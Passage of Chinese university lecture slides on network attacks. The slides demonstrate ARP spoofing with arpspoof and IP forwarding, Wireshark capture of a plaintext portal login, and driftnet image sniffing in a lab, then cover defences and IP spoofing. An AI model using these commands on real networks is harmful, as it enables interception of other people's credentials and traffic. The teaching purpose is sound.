
- 打开linux的转发功能

- ◆ `echo 1 >/proc/sys/net/ipv4/ip_forward`

- 打开wireshark

- ◆ 设定过滤器, 查看流量

ARPSpooF攻击演示：网络环境



实施步骤

□ 攻击机 (kali linux)

- ◆ `arp spoof -i eth0 -t 192.168.2.104 -r 192.168.2.1`
- ◆ `echo 1 > /proc/sys/net/ipv4/ip_forward`
- ◆ 打开wireshark, 设置filter为http

□ 受害者 (victim)

- ◆ Windows 平台, 通过浏览器访问uestc portal

UESTC PORTAL登录



The image shows the UESTC Portal login interface. At the top left is the UESTC logo with the text '电子科技大学' and 'University of Electronic Science and Technology of China'. To its right is the text '统一身份认证'. On the right side, there is a '用户登录' (User Login) section with a blue icon of two people. Below this are two input fields: '用户名' (Username) with the value 'usera' and a link '登录规则' (Login Rules); and '密码' (Password) with masked dots and a link '忘记密码' (Forgot Password). A blue '登录' (Login) button is at the bottom right. The background features a faint illustration of a university building and cherry blossoms.

电子科技大学
University of Electronic Science and Technology of China

统一身份认证

用户登录

用户名 usera [登录规则](#)

密码 [忘记密码](#)

登录

通过网络监听获取用户的登录凭证

仅限靶机
环境模仿

Wireshark流量分析

Applications ▾ Places ▾ Wireshark ▾ Sat 21:51

portal-account-capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
42	14.980068229	192.168.2.104	222.197.164.165	HTTP	1040	GET /authserver/needCaptcha
53	18.7801111067	192.168.2.104	222.197.164.165	HTTP	1040	GET /authserver/needCaptcha
66	18.830795672	192.168.2.104	222.197.164.165	HTTP	220	POST /authserver/login?service=http%3A%2F%2Fportal.uestc.edu.cn%2F
84	18.993113679	192.168.2.104	222.197.164.165	HTTP	944	GET /authserver/login HTTP/1.1
92	19.043626652	192.168.2.104	222.197.164.165	HTTP	1014	GET /authserver/custom/image

DNT: 1\r\n
Connection: Keep-Alive\r\n
Cache-Control: no-cache\r\n
▶ [truncated]Cookie: route=3b432386b71e29c2457eaf7073b54875; org.springframework.web.servlet.i18n.CookieLocaleResolver\r\n
[Full request URI: http://idas.uestc.edu.cn/authserver/login?service=http%3A%2F%2Fportal.uestc.edu.cn%2F]
[HTTP request 1/1]
File Data: 166 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

- ▶ Form item: "username" = "usera"
- ▶ Form item: "password" = "pass123"
- ▶ Form item: "lt" = "LT-2545989-Fj3vI0UkNgJxycGraiSlGW2gsSZ0Tc1535852883066-HFI9-cas"
- ▶ Form item: "dlt" = "userNamePasswordLogin"

0500 62 0d 0a 0d 0a 75 73 65 72 6e 61 6d 65 3d 75 73 b....use rname=us
0510 65 72 61 26 70 61 73 73 77 6f 72 64 3d 70 61 73 era&pass word=pas
0520 73 31 32 33 26 6c 74 3d 4c 54 2d 32 35 34 35 39 s123<= LT-25459
0530 38 39 2d 46 6a 33 56 49 30 55 6b 4e 67 4a 78 79 89-Fj3vI 0UkNgJxy

窃听victim访问网页的图片

- 首先，进行arp spoof攻击

 - ◆ 取得victim的网络流量

- 然后，运行命令：

 - ◆ `driftnet -i eth0 -d directory`

ARP Spoof攻击的防范措施

□ 静态ARP绑定

◆ 命令: `arp -s IP MAC`

典型被动攻击：国家级监控



典型被动攻击：国家级监控



典型被动攻击：国家级监控



被动攻击特点总结

□ 无法检测

- ◆ 被动攻击不涉及对数据的更改，对消息的发送者和接收者而言，无法知道是否有第三方在观察他们之间的通信数据，因此无法检测。

□ 可以阻止

- ◆ 阻止数据信息泄漏——数据加密
- ◆ 阻止流量模式分析——流量混淆

Passive Attack: A coin has two sides

攻击者


◆破坏保密性

防御者

◆入侵检测

◆全流量安全分析

- 通过对网络链路全流量采集存储、全数据分析,识别和发现漏洞利用、高级木马通讯、APT攻击、数据窃密等已知和未知的安全威胁。



网络安全威胁：主动攻击

Active Attack

主动攻击

- 假冒某个实体主动发送消息
- 重放旧消息 (re-play)
- 修改传输中的消息
- 删除选中的消息

各种形式的中间人攻击

MiTM

IP spoofing

- 通常认为IP报文嵌入的是发送方的源IP地址
 - ◆ Easy to override using raw sockets
 - ◆ SCAPY, libnet: tools for formatting raw packets with arbitrary IP headers
- 任何拥有主机的人都可以发送具有任意源IP地址的数据包
 - ◆ response will be sent back to forged source IP
- 结果:
 - ◆ 匿名DoS攻击 (e.g. Memcached DRDoS)
 - ◆ 匿名感染攻击 (e.g. slammer worm)